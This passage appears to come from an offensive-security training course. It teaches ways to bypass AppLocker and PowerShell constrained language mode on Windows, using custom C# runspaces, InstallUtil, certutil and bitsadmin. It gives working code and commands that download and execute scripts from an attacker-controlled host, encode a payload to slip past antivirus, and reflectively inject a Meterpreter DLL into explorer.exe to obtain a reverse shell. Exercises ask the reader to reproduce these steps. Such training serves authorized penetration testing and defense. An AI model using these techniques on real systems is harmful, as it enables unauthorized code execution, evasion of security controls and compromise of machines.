AppLocker blocks our C# executable because we executed it from a non-whitelisted directory. So let's copy the executable into a whitelisted directory to verify our constrained language mode bypass:

```
C:\Users\student> copy Bypass.exe C:\Windows\Tasks  
C:\Users\student> C:\Windows\Tasks\Bypass.exe  
C:\Users\student> type C:\Tools\test.txt  
FullLanguage
```

*Listing 344 - Constrained language mode is bypassed*

Our PowerShell script executed without restrictions inside the custom runspace, and our code achieved the desired goal. Good.

<sup>446</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.runspace?view=pscore-6.2.0#System\\_Management\\_Automation\\_PowerShell\\_Runspace](https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.runspace?view=pscore-6.2.0#System_Management_Automation_PowerShell_Runspace)

<sup>447</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.addscript?view=pscore-6.2.0#System\\_Management\\_Automation\\_PowerShell\\_AddScript\\_System\\_String\\_](https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.addscript?view=pscore-6.2.0#System_Management_Automation_PowerShell_AddScript_System_String_)

<sup>448</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.invoke?view=pscore-6.2.0#System\\_Management\\_Automation\\_PowerShell\\_Invoke](https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.invoke?view=pscore-6.2.0#System_Management_Automation_PowerShell_Invoke)

<sup>449</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace.close?view=powershellsdk-1.1.0#System\\_Management\\_Automation\\_Runspaces\\_Runspace\\_Close](https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace.close?view=powershellsdk-1.1.0#System_Management_Automation_Runspaces_Runspace_Close)

Additionally, we did not use **PowerShell.exe**, which means that even if an AppLocker deny rule was configured to block its execution, we could still use this method to run arbitrary PowerShell scripts.

As an expanded use case, let's leverage the custom runspace to fetch and execute the *PowerUp*<sup>450</sup> PowerShell privilege escalation enumeration script. We'll download the script and copy it to our Kali machine's Apache webserver, and update the C# application to invoke inside the custom runspace:

```
String cmd = "(New-Object  
System.Net.WebClient).DownloadString('http://192.168.119.120/PowerUp.ps1') | IEX;  
Invoke-AllChecks | Out-File -FilePath C:\\Tools\\test.txt";
```

*Listing 345 - Script to fetch and execute PowerUp in a custom runspace*

Once the C# project has been modified with the new script and recompiled, we can execute the C# executable and enumerate possible avenues of privilege escalation:

```
C:\Users\student> C:\Windows\Tasks\Bypass.exe  
C:\Users\student> type C:\Tools\test.txt
```

```
[*] Running Invoke-AllChecks
```

```
[*] Checking if user is in a local group with administrative privileges...
```

```
[*] Checking for unquoted service paths...
```

```
...
```

*Listing 346 - Executing PowerUp while bypassing constrained language mode*

The power of custom runspace allows us to reuse all our previous PowerShell-based tradecraft. However, we are still hindered by AppLocker's C# executable rules. In the next section, we'll solve this problem by using a technique called living off the land, in which we misuse a native Windows application.

### 8.3.2.1 Exercises

1. Recreate the application shown in this section to set up a custom runspace and execute arbitrary PowerShell code without limitations.
2. Modify the C# code to implement our PowerShell shellcode runner.
3. Create an AppLocker deny rule for **C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe** and verify that this does not hinder our custom runspace.

### 8.3.3 PowerShell CLM Bypass

In the last section, we bypassed constrained language mode in PowerShell but ended up needing the ability to bypass the AppLocker executable rules for a C# application. In this section, we'll

<sup>450</sup> (Microsoft, 2020), [https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/privesc/PowerUp.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/PowerUp.ps1)

demonstrate how native Windows applications can be abused to bypass AppLocker by fooling the filter driver.

In this section we will leverage **InstallUtil**,<sup>451</sup> a command-line utility that allows us to install and uninstall server resources by executing the installer components in a specified assembly. This Microsoft-supplied tool obviously has legitimate uses, but we can abuse it to execute arbitrary C# code. Our goal is to reintroduce our PowerShell shellcode runner tradecraft in an AppLocker-protected environment.

To use InstallUtil in this way, we must put the code we want to execute inside either the *install* or *uninstall* methods of the *installer* class.<sup>452</sup>

We are only going to use the *uninstall* method since the *install* method requires administrative privileges to execute.

Using the MSDN documentation as a guide, we can build the following proof-of-concept:

```
using System;
using System.Configuration.Install;

namespace Bypass
{
    class Program
    {
        static void Main(string[] args)
        {
            // TO DO
        }
    }

    [System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            // TO DO
        }
    }
}
```

Listing 347 - Framework proof of concept for installutil

There are a few things to note about this code. First, the *System.Configuration.Install* namespace is missing an assembly reference in Visual Studio. We can add this by again right-clicking on *References* in the Solution Explorer and choosing *Add References...* From here, we'll navigate to the *Assemblies* menu on the left-hand side and scroll down to *System.Configuration.Install*, as shown in Figure 105.

<sup>451</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool>

<sup>452</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.configuration.install.installer?view=netframework-4.8>






Figure 105: Adding an assembly reference to System.Configuration.Install

Once the assembly reference has been added the displayed errors are resolved. Although our code uses both the *Main* method and the *Uninstall* method, content in the *Main* method is not important in this example. However, the method itself must be present in the executable.

---

*Since the content of the Main method is not part of the application whitelisting bypass, we could use it for other purposes, like bypassing antivirus.*

---

Inside the *Uninstall* method, we can execute arbitrary C# code. In this case, we will use the custom runspace code we developed in the previous section. The combined code is shown in Listing 348.

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Configuration.Install;

namespace Bypass
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("This is the main method which is a decoy");
        }
    }

    [System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary savedState)
        {

```

```
        String cmd = "$ExecutionContext.SessionState.LanguageMode | Out-File -
FilePath C:\\Tools\\test.txt";
        Runspace rs = RunspaceFactory.CreateRunspace();
        rs.Open();

        PowerShell ps = PowerShell.Create();
        ps.Runspace = rs;

        ps.AddScript(cmd);

        ps.Invoke();

        rs.Close();
    }
}
```

*Listing 348 - Custom runspace C# code inside Uninstall method*

With the executable compiled and copied to the Windows 10 victim machine, we'll execute it from an administrative command prompt:

```
C:\Tools>Bypass.exe
This is the main method which is a decoy
```

*Listing 349 - Executing the main method with an administrative command prompt*

As shown in the output, the *Main* method executed. If we run it from a non-administrative command prompt (Listing 350), AppLocker blocks it.

To trigger our constrained language mode bypass code, we must invoke it through InstallUtil with **/logfile** to avoid logging to a file, **/LogToConsole=false** to suppress output on the console and **/U** to trigger the *Uninstall* method:

```
C:\Users\student>C:\Tools\Bypass.exe
This program is blocked by group policy. For more information, contact your system
administrator.

C:\Users\student>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe
/logfile= /LogToConsole=false /U C:\Tools\Bypass.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.3752.0
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\student>type C:\Tools\test.txt
FullLanguage
```

*Listing 350 - Execution of custom runspace code through installutil*

The output in Listing 350 shows that InstallUtil is allowed to execute. It started the .NET Framework Installation utility and the **test.txt** output shows that our PowerShell script executed without restrictions. Excellent!

---

*At this point, it would be possible to reuse this tradecraft with the Microsoft Word macros we developed in a previous module since they are not limited by*

*AppLocker. Instead of using WMI to directly start a PowerShell process and download the shellcode runner from our Apache web server, we could make WMI execute InstallUtil and obtain the same result despite AppLocker.*

---

There is, however, a slight issue; the compiled C# file has to be on disk when InstallUtil is invoked. This requires two distinct actions. First, we must download an executable, and secondly, we must ensure that it is not flagged by antivirus, neither during the download process nor when it is saved to disk. We could use VBA code to do this, but it is simpler to rely on other native Windows binaries, which are whitelisted by default.

To attempt to bypass antivirus, we are going to obfuscate the executable while it is being downloaded with Base64 encoding and then decode it on disk. We'll use the native **certutil**<sup>453</sup> tool to perform the encoding and decoding and **bitsadmin**<sup>454</sup> for the downloading. By using native tools in unexpected and interesting ways, we will be "Living Off The Land".

There are a couple of steps involved in setting this up, so let's take them one at a time. First, we'll use **certutil** on our Windows 10 development machine to Base64-encode the compiled executable. This is done by supplying the **-encode** flag:

```
C:\Users\Offsec>certutil -encode
C:\Users\Offsec\source\repos\Bypass\Bypass\bin\x64\Release\Bypass.exe file.txt
Input Length = 5120
Output Length = 7098
CertUtil: -encode command completed successfully.
C:\Users\Offsec>type file.txt
-----BEGIN CERTIFICATE-----
TVqQAAMAAAEAAAAA//8AALGAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAAZIYCAHFjntgAAAAA
AAAAAPAAIgaLAjAAAAwAAAAGAAAAAAAAAAAAAAAAAgAAAAABAAQAAAAAgAAAAgAA
...
```

*Listing 351 - Base64 encoding the executable with certutil*

Now that the binary has been Base64-encoded, we'll copy it to the web root of our Kali machine and ensure that Apache is running. Then we'll use **bitsadmin** to download the encoded file.

---

*Certutil can also be used to download files over HTTP(S), but this triggers antivirus due to its widespread malicious usage.*

---

To download the file, we'll specify the **/Transfer** option along with a custom name for the transfer and the download URL:

```
C:\Users\student>bitsadmin /Transfer myJob http://192.168.119.120/file.txt
C:\Users\student>enc.txt
```

<sup>453</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil>

<sup>454</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin-transfer>

```
DISPLAY: 'myJob' TYPE: DOWNLOAD STATE: ACKNOWLEDGED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 7098 / 7098 (100%)
Transfer complete.
```

*Listing 352 - Downloading the Base64 encoded executable with bitadmin*

With the file downloaded we can decode it with **certutil -decode**:

```
C:\Users\student>certutil -decode enc.txt Bypass.exe
Input Length = 7098
Output Length = 5120
CertUtil: -decode command completed successfully.

C:\Users\student>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe
/logfile= /LogToConsole=false /U C:\users\student\Bypass.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.3752.0
Copyright (C) Microsoft Corporation. All rights reserved.
```

*Listing 353 - Decoding with certutil and executing with installutil*

As shown in Listing 353, we executed the decoded executable with InstallUtil and bypassed both AppLocker's executable rules and PowerShell's constrained language mode.

Since all of these commands are executed sequentially we can combine them on the command line through the **&&** syntax:<sup>455</sup>

```
C:\Users\student>bitsadmin /Transfer myJob http://192.168.119.120/file.txt
C:\users\student\enc.txt && certutil -decode C:\users\student\enc.txt
C:\users\student\Bypass.exe && del C:\users\student\enc.txt &&
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\installutil.exe /logfile=
/LogToConsole=false /U C:\users\student\Bypass.exe
```

*Listing 354 - Complete combined command to download, decode and execute the bypass*

Our bypasses were again successful. Very Nice.

In this section, we further developed our tradecraft to allow arbitrary C# execution and unrestricted PowerShell execution despite application whitelisting. We are now able to reuse our existing client-side code execution techniques from Microsoft Office.

### 8.3.3.1 Exercises

1. Implement the constrained language mode bypass using InstallUtil as demonstrated in this section.
2. Create or modify a Microsoft Word macro to use the whitelisting bypass and launch a PowerShell shellcode runner.

### 8.3.4 Reflective Injection Returns

In an earlier module, we used the *Invoke-ReflectivePEInjection* PowerShell script to inject an unmanaged Meterpreter DLL into a process with reflective DLL injection. However, in a previous section, we enabled AppLocker DLL rules to block untrusted DLLs. Let's try to leverage InstallUtil to bypass AppLocker and revive the powerful reflective DLL injection technique.

<sup>455</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cmd>

First, we'll generate a 64-bit Meterpreter DLL and host it on the Apache server on our Kali machine. We'll also upload the **Invoke-ReflectivePEInjection.ps1** script from **C:\Tools** to the Apache server to simulate the full attack scenario.

Next, we'll modify the *cmd* variable inside the constrained language mode bypass (the C# application developed in the previous sections). Our goal is to download the Meterpreter DLL into a byte array, determine the process ID of **explorer.exe** for the DLL injection and download and execute the *Invoke-ReflectivePEInjection* script. The updated *cmd* variable is shown in Listing 355.

```
String cmd = "$bytes = (New-Object  
System.Net.WebClient).DownloadData('http://192.168.119.120/met.dll'); (New-Object  
System.Net.WebClient).DownloadString('http://192.168.119.120/Invoke-  
ReflectivePEInjection.ps1') | IEX; $procid = (Get-Process -Name explorer).Id; Invoke-  
ReflectivePEInjection -PEBytes $bytes -ProcId $procid";
```

*Listing 355 - Reflectively loading Meterpreter DLL into explorer.exe*

Since we pass the script on a single line, we used the **;** command terminator to supply multiple commands at once.

When we compile and execute the C# application through InstallUtil, it generates a reverse shell, proving that the unmanaged DLL successfully loaded, bypassing AppLocker's DLL rules.

#### 8.3.4.1 Exercise

1. Repeat the actions in this section to obtain a reverse shell by reflectively loading the Meterpreter DLL.

## 8.4 Bypassing AppLocker with C#

We have successfully bypassed AppLocker's PowerShell restrictions and have executed arbitrary managed C# and PowerShell code through InstallUtil. However, this relies on the existence of a single binary. If InstallUtil was blocked by a deny rule, this technique would fail. Let's improve our tradecraft by building another AppLocker bypass in C#. <sup>456</sup>

In addition to providing an alternative bypass method for C# code execution, this process demonstrates basic techniques which could aid future research. Discovering a bypass is not completely trivial, so we'll divide this process into a number of steps.

### 8.4.1 Locating a Target

To begin, let's discuss the components of an AppLocker bypass. Our ultimate goal is to execute arbitrary C# code via a whitelisted application, which means our target application must either accept a pre-compiled executable as an argument and load it into memory or compile it itself. In addition, the target application must obviously execute our code.

---

<sup>456</sup> (Matt Graeber, 2018), <https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb>

Either way, the whitelisted application must load unsigned managed code into memory. This is typically done through APIs like *Load*,<sup>457</sup> *LoadFile*<sup>458</sup> or *LoadFrom*.<sup>459</sup>

The first step in this process is therefore to locate native compiled managed code that performs these actions. While it may seem logical to simply scan each assembly for one of these loading methods, the compilation and loading processes are typically performed by nested method calls inside core DLLs.

Still, we could scan a compiled assembly for *references* to either of the previously mentioned methods through the *dnlib*<sup>460</sup> external library or with the *LoadMethodScanner* developed by security researcher Matt Graeber (@mattifestation).<sup>461</sup> Although this approach automates the search process and scales well, developing the test harness requires significant preparation.

Alternatively, we could reverse engineer assemblies which reside in whitelisted locations in search of the code segments that either load precompiled managed code or use source code which is compiled as part of the processing. Once identified, these code segments must execute the code we provide after it is loaded into memory.

In the following sections, we'll leverage this second approach, focussing on the **System.Workflow.ComponentModel.dll** assembly which is vulnerable to a relatively new AppLocker bypass.<sup>462</sup>

This assembly is located in the **C:\Windows\Microsoft.NET\Framework64\v4.0.30319** directory which is whitelisted by AppLocker's default path rules. Additionally the assembly is signed by Microsoft, so it is whitelisted through a default publisher rule.

Let's reverse engineer the assembly, locate the specific logic we will use to bypass AppLocker and finally, weaponize it.

---

*Note that this process could easily be performed on any assembly to locate new application whitelisting bypasses which could yield numerous results given the variety of new applications and libraries included with each Windows update.*

---

## 8.4.2 Reverse Engineering for Load

Let's begin the process of locating a *Load* call inside **System.Workflow.ComponentModel.dll**.

---

<sup>457</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load?redirectedfrom=MSDN&view=netframework-4.8#System.Reflection.Assembly.Load\\_System\\_Byte\\_\\_\\_](https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load?redirectedfrom=MSDN&view=netframework-4.8#System.Reflection.Assembly.Load_System_Byte___)

<sup>458</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.loadfile?view=netframework-4.8>

<sup>459</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.loadfrom?view=netframework-4.8>

<sup>460</sup> (@0xd4d, 2020), <https://github.com/0xd4d/dnlib>

<sup>461</sup> (Matt Graeber, 2018), <https://gist.github.com/mattifestation/67435063004effaac02809506890c7bb>

<sup>462</sup> (Matt Graeber, 2018), <https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb>

Since we are reverse-engineering managed code, we'll need a new tool. We'll use **dnSpy**<sup>463</sup> which is the tool of choice for disassembling and performing reverse engineering on compiled .NET code. This tool has been installed on the Windows 10 victim machine, and a shortcut has been placed on the taskbar. Thanks to application whitelisting, we must launch *dnSpy* as an administrative user.

After launching dnSpy we'll navigate to *File -> Open*, browse to the target assembly and select *Open*. This will load **System.Workflow.ComponentModel.dll**, automatically decompile it and add it to the *Assembly Explorer*, as shown in Figure 106.




Figure 106: *System.Workflow.ComponentModel.dll* is decompiled and shown in dnSpy

Based on its name alone, the *System.Workflow.ComponentModel.Compiler* namespace is worth investigating since compilation often involves loading a file or data.

Expanding the namespace reveals the *WorkflowCompiler* class which contains the *Compile* method. Based on the class and method name, this seems a good starting point for our analysis as we are trying to leverage existing functionality within the code base to compile our own C# source code and load it in memory.

There are multiple steps we have to perform as part of this analysis. First, we will begin by determining if the *Compile* method does indeed lead to compilation of source code. If so, we

<sup>463</sup> (@0xd4d, 2020), <https://github.com/0xd4d/dnSpy>



must ensure that we are able to invoke this function and supply the source code. Finally, we must determine if and how the code is executed.

The code begins with various argument checks, and eventually executes the statements shown in Listing 356:

```
56 WorkflowCompilerInternal workflowCompilerInternal =  
(WorkflowCompilerInternal)appDomain.CreateInstanceAndUnwrap(Assembly.GetExecutingAssembly().FullName, typeof(WorkflowCompilerInternal).FullName);  
57 WorkflowCompilerResults workflowCompilerResults =  
workflowCompilerInternal.Compile(parameters, files);
```

Listing 356 - Call to WorkflowCompilerInternal.Compile

Line 57 highlighted above calls into the internal *Compile* method in the *WorkflowCompilerInternal* namespace. If we click on the method name, dnSpy will jump to that code and display it.

The initial instructions validate the arguments. The instructions shown below are found further down in the code:

```
89 using (WorkflowCompilationContext.CreateScope(serviceContainer, parameters))  
90 {  
91     parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2, parameters,  
workflowCompilerResults, out tempFileCollection, out empty, out text4);  
92     if (parameters.LocalAssembly != null)  
93     {  
94         referencedAssemblyResolver.SetLocalAssembly(parameters.LocalAssembly);  
95         typeProvider.SetLocalAssembly(parameters.LocalAssembly);  
96         typeProvider.AddAssembly(parameters.LocalAssembly);  
97         workflowCompilerResults.Errors.Clear();  
98         XomlCompilerHelper.InternalCompileFromDomBatch(array, array2, parameters,  
workflowCompilerResults, empty);  
99     }  
100 }
```

Listing 357 - Call to GenerateLocalAssembly and InternalCompileFromDomBatch

The *GenerateLocalAssembly* and *InternalCompileFromDomBatch* methods are especially interesting given that we are searching for a code segment responsible for compiling managed code. Let's start with *GenerateLocalAssembly* and follow it with dnSpy.

Eventually we reach the code shown in Listing 358:

```
291 CompilerResults compilerResults =  
codeDomProvider.CompileAssemblyFromFile(compilerParameters,  
(string[])arrayList3.ToArray(typeof(string)));
```

Listing 358 - Call to CompileAssemblyFromFile

Based on the name alone, the *CompileAssemblyFromFile* method from the *CodeDomProvider* namespace is worth investigating. Following the call to this method reveals that this is a small wrapper method for *CompileAssemblyFromFileBatch*:

```
176 public virtual CompilerResults CompileAssemblyFromFile(CompilerParameters options,  
params string[] fileNames)  
177 {  
178     return this.CreateCompilerHelper().CompileAssemblyFromFileBatch(options,
```



```
fileNames);
179 }
```

Listing 359 - Call to *CompileAssemblyFromFileBatch*

At this point, we are quite deep into the code. Let's take a moment to investigate this method to validate that we're on the right track. MSDN<sup>464</sup> confirms that *CompileAssemblyFromFileBatch* does indeed compile an assembly, as the name suggests. Good. We're headed in the right direction. Let's continue.

If we follow the call into *CompileAssemblyFromFileBatch*, we only find the method definition as shown in Listing 360. There is no function implementation because this is part of an *interface*.<sup>465</sup>

```
4 namespace System.CodeDom.Compiler
5 {
6     // Token: 0x0200067A RID: 1658
7     public interface ICodeCompiler
8     {
9         ...
10        [PermissionSet(SecurityAction.LinkDemand, Name = "FullTrust")]
11        [PermissionSet(SecurityAction.InheritanceDemand, Name = "FullTrust")]
12        CompilerResults CompileAssemblyFromFileBatch(CompilerParameters options,
13        string[] fileNames);
```

Listing 360 - Function definition of *CompileAssemblyFromFileBatch*

To find the implementation of the interface from the *System.CodeDom.Compiler* namespace, we'll right-click the method name and select *Analyze*, which will open a pane in the lower right-hand side of the application. We can expand this by clicking *Implemented By* as shown in Figure 107.




Figure 107: Analyzing the *CompileAssemblyFromFileBatch* method in dnSpy

Now we can double-click the second entry to find the implementation of *CompileAssemblyFromFileBatch* as shown in Listing 361.

```
94 CompilerResults ICodeCompiler.CompileAssemblyFromFileBatch(CompilerParameters
options, string[] fileNames)
95 {
96     if (options == null)
97     {
98         throw new ArgumentNullException("options");
99     }
100    if (fileNames == null)
101    {
102        throw new ArgumentNullException("fileNames");
```

<sup>464</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.codedom.compiler.icodecompiler.compileassemblyfromfilebatch?view=dotnet-plat-ext-3.1#System\\_CodeDom\\_Compile\\_ICodeCompiler\\_CompileAssemblyFromFileBatch\\_System\\_CodeDom\\_Compile\\_CompilerParameters\\_System\\_String\\_\\_](https://docs.microsoft.com/en-us/dotnet/api/system.codedom.compiler.icodecompiler.compileassemblyfromfilebatch?view=dotnet-plat-ext-3.1#System_CodeDom_Compile_ICodeCompiler_CompileAssemblyFromFileBatch_System_CodeDom_Compile_CompilerParameters_System_String__)

<sup>465</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/interface>

```
103     }
104     CompilerResults result;
105     try
106     {
107         foreach (string path in fileNames)
108         {
109             using (File.OpenRead(path))
110             {
111             }
112         }
113     }
114     result = this.FromFileBatch(options, fileNames);
115 }
116 finally
117 {
118     options.TempFiles.SafeDelete();
119 }
120 return result;
```

*Listing 361 - Source code of CompileAssemblyFromFileBatch*

As highlighted in the code, the method validates the supplied file paths and then calls *FromFileBatch*.

Within *FromFileBatch*, we find a call to the *Compile* method, where the C# code supplied through *fileNames* is finally compiled:

```
323 string text = this.CmdArgsFromParameters(options) + " " +
CodeCompiler.JoinStringArray(fileNames, " ");
324 string responseFileCmdArgs = this.GetResponseFileCmdArgs(options, text);
325 string trueArgs = null;
326 if (responseFileCmdArgs != null)
327 {
328     trueArgs = text;
329     text = responseFileCmdArgs;
330 }
331 this.Compile(options, Executor.GetRuntimeInstallDirectory(), this.CompilerName,
text, ref path, ref num, trueArgs);
```

*Listing 362 - Call to Compile that compiles the source code*

Further on after the source code has been compiled and stored in the array variable, we locate the code we have been searching for:

```
373 try
374 {
375     if (!FileIntegrity.IsEnabled)
376     {
377         compilerResults.CompiledAssembly = Assembly.Load(array, null,
options.Evidence);
378         return compilerResults;
379     }
```

*Listing 363 - Loading the compiled assembly*

The code shown in Listing 363 loads the now-compiled assembly with *Assembly.Load*. Very nice. The only caveat is that this call is only triggered if the file integrity property is *not* enabled (*!FileIntegrity.IsEnabled*).

Let's investigate *FileIntegrity* to determine if it will be enabled in our scenario.

Matt Graeber writes on his blog<sup>466</sup> that when the *FileIntegrity.IsEnabled* property is evaluated, a call is made to *WdplIsDynamicCodePolicyEnabled*,<sup>467</sup> which will only return true if WDAC is enabled and certain specific policies are enforced. Since we are only dealing with AppLocker, this does not apply to us, and this code path will execute.

At this point, we have made significant progress reverse engineering the **System.Workflow.ComponentModel.dll** assembly. We have found a code path that compiles and loads C# source code based on given input files.

Before we go any further with the analysis we must ensure that we are actually able to invoke the *Compile* method from the *WorkflowCompiler* class inside **System.Workflow.ComponentModel.dll**. Additionally we must determine if we are able to control the arguments provided to it.

To find an executable that invokes the *Compile* method, we'll navigate back to it in dnSpy. Next, we'll right-click the method name and select *Analyze*, which will open a pane in the lower right-hand side of the application, as shown in Figure 108.

